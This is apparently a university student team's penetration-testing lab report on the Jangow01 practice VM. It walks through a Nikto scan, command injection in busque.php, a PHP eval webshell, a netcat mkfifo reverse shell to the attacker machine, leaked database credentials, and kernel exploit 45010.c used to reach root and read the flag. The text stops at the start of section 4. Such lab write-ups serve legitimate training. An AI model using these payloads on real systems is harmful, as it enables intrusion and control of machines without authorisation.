



南開大學
Nankai University

360 第二周报告

Web 渗透测试报告

姓名：郭佳成 何叶 宋昊谦 马；昊怡 朱子昂

学院：计算机和密码与网络空间安全学院

11th July 2025

Contents

1 实验目标	3
1.1 实战演练	3
1.2 上线前渗透测试	3
2 小组分工	4
3 实战演练	5
3.1 信息收集	5
3.2 Web 漏洞利用	5
3.3 权限提升	10
3.4 漏洞复现	12
3.5 flag 值	13
4 上线前渗透测试	14
4.1 准备工作	14
4.2 信息收集阶段	14
4.2.1 使用 Nmap 扫描 IP 地址	14
4.2.2 进一步端口扫描	15
4.3 Web 应用漏洞挖掘	15
4.3.1 网站结构分析	15
4.3.2 SQL 注入漏洞挖掘	16
4.3.3 SQL 注入漏洞深度利用	18
4.4 后台系统渗透	24
4.4.1 后台入口点发现	24
4.4.2 数据库权限提升	25
4.5 文件上传漏洞利用	29
4.5.1 上传点发现与分析	29
4.5.2 绕过限制上传 Webshell	31
4.6 权限提升与系统控制	32
4.6.1 MySQL 写入权限验证	32
4.6.2 多重 Webshell 部署	32
4.6.3 UDF 提权攻击	33
4.6.4 敏感信息收集	34
4.6.5 持续控制方案	35
4.7 渗透测试成果总结	36
4.7.1 攻击链路回顾	36
4.7.2 获取的所有 Flag	36
4.7.3 安全风险评估	36
4.8 修复建议	37
4.8.1 针对 SQL 注入	37
4.8.2 针对文件上传	37

4.8.3 针对权限提升	38
5 流程图	39
5.1 实战演练	39
5.2 上线前渗透测试流程图	40
6 总结感想	40
7 附录	41
7.1 udf.dll	41

1 实验目标

1.1 实战演练

模拟了真实企业环境中常见的配置错误（如目录遍历、文件上传漏洞、弱密码等），安全研究人员可通过实战演练掌握以下技能：信息收集 Web 漏洞利用权限提升漏洞复现场景

1. 漏洞扫描与识别：使用 Nikto 工具对靶机进行详细的 Web 漏洞扫描，分析扫描结果，识别关键的安全漏洞。
2. 初始访问获取：针对识别的漏洞，执行具体的利用策略以获取对靶机的初步访问权限。
3. 权限提升：分析已获取的访问权限，探索系统配置错误或已知漏洞，利用这些漏洞提升权限，达到 root 或管理员级别。
4. 后门植入与访问维持：在提升权限后，学习如何植入后门技术，确保对系统的持续控制。
5. 漏洞复现与防御策略：在模拟环境中复现安全漏洞场景，深入理解漏洞原理，根据漏洞特性，制定并实施有效的防御策略。
6. 实战技能与防御意识提升：通过实际操作，如使用蚁剑连接、FTP 文件传输等，提升实战操作技能，强化对网络安全防御的全面认识。

1.2 上线前渗透测试

对公司网站进行上线前，通过一系列模拟的渗透测试活动，对即将上线的 Web 应用程序进行全面的安全评估发现问题并提出整改建议：

1. 识别 SQL 注入漏洞：通过细致地测试 Web 应用的各个输入点，识别可能存在的 SQL 注入漏洞，并探索这些漏洞的潜在利用方式。
2. 获取后台访问权限：尝试发现后台管理界面的安全缺陷，如弱密码策略、认证绕过或 SQL 注入等，以期获取对后台系统的访问权限。
3. 利用文件上传漏洞：检查 Web 应用是否允许上传文件，并验证是否存在文件上传漏洞，进而尝试上传并执行恶意脚本以获取服务器控制权。
4. 权限提升尝试：在获得普通用户权限的基础上，探索可能的权限提升途径，例如通过利用用户定义函数或其他系统漏洞提升至更高权限。
5. 漏洞总结与修复建议：详细记录在测试过程中发现的所有安全漏洞，并提供具体可行的修复建议。


2 小组分工

成员	分工
宋昊谦	与朱子昂共同完成第一题，完成信息收集、Web 漏洞利用、权限提升、漏洞复现和 flag 值获取的工作，负责网络扫描和提权漏洞搜索，搭建复现环境，寻找 flag 存储位置，并编写实验报告
朱子昂	与宋昊谦共同完成第一题，完成信息收集、Web 漏洞利用、权限提升、漏洞复现和 flag 值获取的工作，负责目标信息收集和漏洞利用，复现漏洞，编写脚本获取 flag。撰写相应实验内容。
郭佳成	与马昱昊怡共同完成第二题，完成 Nmap 扫描、SQL 注入、文件上传漏洞利用、后台登录、权限提升、数据泄露等工作
马昱昊怡	与郭佳成共同完成第二题，进行报告编写，逻辑整理，并给出可行的修复建议。
何叶	第一题与第二题报告整合，整体报告结构整理、绘制流程图，确保文档表达逻辑性和完整性。


3 实战演练

3.1 信息收集

本次渗透测试的目标主机 IP 地址为 192.168.91.181。首先对目标进行 Web 服务探测。



通过浏览器访问目标 Web 服务，发现服务器根目录存在目录索引（Directory Indexing）配置缺陷。为探测是否存在 Django Debug 模式，尝试访问一个随机的、不存在的 URL 路径。



服务器返回了标准的“404 Not Found”页面，而非 Django 特定的调试信息页面。这初步表明，网站的 Debug 模式可能未开启，需要通过其他途径寻找漏洞。

3.2 Web 漏洞利用

利用 nikto 工具对目标 Web 应用进行自动化漏洞扫描，以识别已知的安全风险和配置弱点。通过 `nikto -h http://192.168.91.181/` 进行扫描

```


- Nikto v2.1.6
- Target IP: 192.168.91.181
- Target Hostname: 192.168.91.181
- Target Port: 80
- Start Time: 2025-07-11 11:27:44 (GMT8)

+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OSVDB-3268: /: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /./: Directory indexing found.
+ /./: Appending '/./' to a directory allows indexing
+ OSVDB-3268: //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ OSVDB-3268: /%2e/: Directory indexing found.
+ OSVDB-576: /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. http://www.securityfocus.com/bid/2513.
+ OSVDB-3268: ///: Directory indexing found.
+ OSVDB-119: /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
+ OSVDB-119: /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
+ OSVDB-3268: ///////////////////////////////////////: Directory indexing found.
+ OSVDB-3288: ///////////////////////////////////////: Abyss 1.03 reveals directory listing when /'s are requested.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7915 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time: 2025-07-11 11:28:31 (GMT8) (47 seconds)


+ 1 host(s) tested

```


nikto 的扫描结果证实了之前手动发现的目录索引漏洞（OSVDB-3268）。这是一个关键的突破口，允许我们浏览服务器 Web 目录的完整结构。通过手动浏览，在根目录下发现了一个名为 site 的核心应用目录。



在 site 目录中，发现了一个名为 Buscar 的功能链接，点进去是空白页面




其指向的 URL 为 `http://192.168.91.181/site/busque.php?buscar=`。该 URL 中的 `?buscar=` 参数是一个明显的用户输入点。经过测试，确认该参数存在命令注入（Command Injection）漏洞。攻击者可以通过拼接 shell 命令，让服务器后端执行任意代码。




利用此漏洞，通过 echo 命令将一个 PHP 一句话木马（Webshell）写入到 Web 目录下的 shell.php 文件中，从而在目标系统上建立一个持久化的后门。


Payload `echo '<?php eval($_POST["cmd"]);' > shell.php` 随后，使用 Webshell 管理工具蚁剑

成功连接到 shell.php，获取了对服务器的初步 Web 层控制权。



在获得 Webshell 后，对服务器文件系统进行遍历，在 wordpress/config.php 文件及 html/.backup 目录中发现了多组用户凭证信息。






```

1 $servername = "localhost";
2 $database = "jangow01";
3 $username = "jangow01";
4 $password = "abygur169";
5 // Create connection
6 $conn = mysqli_connect($servername, $username, $password, $database);
7 // Check connection
8 if (!$conn) {
9     die("Connection failed: " . mysqli_connect_error());
10 }
11 echo "Connected successfully";
12 mysqli_close($conn);
13

```

为了获得一个更稳定、功能更全面的交互式操作环境，通过 Webshell 编辑功能，将 shell.php 的内容替换为一个 PHP 反向 Shell Payload。




```

1 <?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.91.193 443 >/tmp/f");?>
2

```

在攻击机上使用 netcat 在 443 端口开启监听 (nc -lvvp 443)，并通过浏览器访问 shell.php 的 URL 来触发反向连接。成功接收到反向 Shell 后，利用 Python 的 pty 模块将其升级为功能完整的交互式 TTY。



```


root@kali: ~
文件 动作 编辑 查看 帮助
# nc -lvvp 443
listening on [any] 443 ...
192.168.91.124: inverse host lookup failed: Host name lookup failure
connect to [192.168.91.193] from (UNKNOWN) [192.168.91.124] 39074
/bin/sh: 0: can't access tty; job control turned off
$ nc -lvvp 443
nc: Permission denied (rd, $database);
$ exit
sent 18, rcvd 79
nc: Connection reset by peer (192.168.91.124)
nc: closed
(root@kali)~# nc -lvvp 443
listening on [any] 443 ...
192.168.91.124: inverse host lookup failed: Host name lookup failure
connect to [192.168.91.193] from (UNKNOWN) [192.168.91.124] 39078
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
Password: abygur169

su: Authentication failure
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
Password: abygur169

jangow01@jangow01:/var/www/html/site$ ^[[2~

```

利用先前发现的一组高级用户凭证，使用 su jangow01 命令成功切换到 jangow01 用户，获得了比 Web 服务用户 (www-data) 更高的系统权限。



```

Sinto muito, usuário jangow01 não pode executar sudo em jangow01.
jangow01@jangow01:/var/www/html/site$ uname -a
uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x
86_64 x86_64 x86_64 GNU/Linux
jangow01@jangow01:/var/www/html/site$

```

为后续的权限提升做准备，执行 uname -a 命令收集系统内核信息，确认内核版本为 4.4.0-31-generic。

```

root@kali: ~
# searchsploit ubuntu 4.4.0-31

Exploit Title | Path
---|---
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - | linux/dos/43234.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu) 1 | windows_x86-64/local/47170.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedo | linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) | linux/local/44298.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubun | linux/local/43418.c
Linux Kernel < 4.4.0 / < 4.8.0 (Ubuntu 14.0 | linux/local/47169.c
Ubuntu < 15.10 - PT Chown Arbitrary PTs Ac | linux/local/41760.txt

Shellcodes: No Results

root@kali: ~
#

```

3.3 权限提升

根据已获取的内核版本 4.4.0-31，在公开漏洞库中搜索到对应的本地提权漏洞利用代码 45010.c。

```

root@kali: ~
# searchsploit -m 45010.c
Exploit: Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege
Escalation
URL: https://www.exploit-db.com/exploits/45010
Path: /usr/share/exploitdb/exploits/linux/local/45010.c
File Type: C source, ASCII text
Copied to: /root/45010.c

```

在本地攻击机上使用 gcc 编译该 C 文件后，尝试通过 Python 的 http.server 模块将编译好的可执行文件传输至靶机，但传输失败，推测是目标环境的网络限制所致。

```

root@kali: ~
文件 动作 编辑 查看 帮助

(root@kali)-[~]
# gcc 45010.c -o exp
gcc: error: unrecognized command-line option '-o'

(root@kali)-[~]
# gcc 45010.c -o exp

(root@kali)-[~]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

```

随后，改用 FTP 方式成功将利用程序上传至靶机。

```

root@kali: ~
文件 动作 编辑 查看 帮助

(root@kali)-[~]
# ftp 192.168.91.124
Connected to 192.168.91.124.
220 (vsFTPd 3.0.3)
Name (192.168.91.124:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> put exp
local: exp remote: exp
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
21888 bytes sent in 0.00 secs (159.3437 MB/s)
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  4 1000    1000    4096 Jul 11 03:53 .
drwxr-xr-x  3 0      0      4096 Oct 31 2021 ..
-rw-r--r--  1 1000    1000    749 Jul 27 2022 .bash_history
-rw-r--r--  1 1000    1000    220 Jun 10 2021 .bash_logout
-rw-r--r--  1 1000    1000    3771 Jun 10 2021 .bashrc
drwxr-xr-x  2 1000    1000    4096 Jun 10 2021 .cache
drwxrwxr-x  2 1000    1000    4096 Jun 10 2021 .nano
-rw-r--r--  1 1000    1000    655 Jun 10 2021 .profile
-rw-r--r--  1 1000    1000    0 Jun 10 2021 .sudo_as_admin_successful
-rw-r--r--  1 0      0      12288 Jun 23 2022 .user.txt.swn
-rw-r--r--  1 1000    1000    12288 Jun 23 2022 .user.txt.swo

```

将利用程序放置在 jangow01 用户的家目录中。


```

jangow01@jangow01:/var/www/html/site$ cd /home/jangow01
cd /home/jangow01
jangow01@jangow01:~$ ls -al
ls -al
total 88
drwxr-xr-x 4 jangow01 desafio02 4096 Jul 11 03:53 .
drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
-rw-r--r-- 1 jangow01 desafio02 749 Jul 27 2022 .bash_history
-rw-r--r-- 1 jangow01 desafio02 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10 2021 .bashrc
drwxr-xr-x 2 jangow01 desafio02 4096 Jun 10 2021 .cache
-rw-r--r-- 1 jangow01 desafio02 21888 Jul 11 03:53 exp
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desafio02 655 Jun 10 2021 .profile
-rw-r--r-- 1 jangow01 desafio02 0 Jun 10 2021 .sudo_as_admin_successful
-rwxrwxrwx 1 jangow01 desafio02 24 Jun 23 2022 user.txt
-rw-r--r-- 1 root root 12288 Jun 23 2022 .user.txt.swn
-rw-r--r-- 1 jangow01 desafio02 12288 Jun 23 2022 .user.txt.swo
-rw-r--r-- 1 root root 2290 Jun 23 2022 .viminfo
jangow01@jangow01:~$

```

使用 `chmod +x` 命令为利用程序赋予执行权限，然后运行它。

```

jangow01@jangow01:~$ chmod +x exp
chmod +x exp
jangow01@jangow01:~$ ./exp
./exp
[.] 正在尝试利用漏洞...
[.] t(-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[.] [*] creating bpf map
[.] [*] sneaking evil bpf past the verifier
[.] [*] creating socketpair()
[.] [*] attaching bpf backdoor to socket
[.] [*] skbuff => ffff880078c9ba00
[.] [*] Leaking sock struct from ffff8800345da40
[.] [*] Sock->sk_rcvtimeo at offset 472
[.] [*] Cred structure at ffff880078b58780
[.] [*] UID from cred structure: 1000, matches the current: 1000
[.] [*] hammering cred structure at ffff880078b58780
[.] [*] credentials patched, launching shell...
# cd /root
cd /root
# ls
ls
proof.txt
# cat proog.txt
cat proog.txt
cat: proog.txt: Arquivo ou diretório não encontrado
# cat proof.txt
cat proof.txt

```

3.4 漏洞复现

执行利用程序后，成功利用内核漏洞将当前会话的权限提升至系统的最高权限——root。

```
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
cat proof.txt
```

获取 root 权限后，在 /root 目录下找到并读取了最终的 flag 文件，标志着本次渗透测试的成功完成。

```
flag{dada2-bnm23-tgb78}
```

3.5 flag 值

最终获取到完整的 flag 值

- flag: dada2-bnm23-tgb78


4 上线前渗透测试

4.1 准备工作

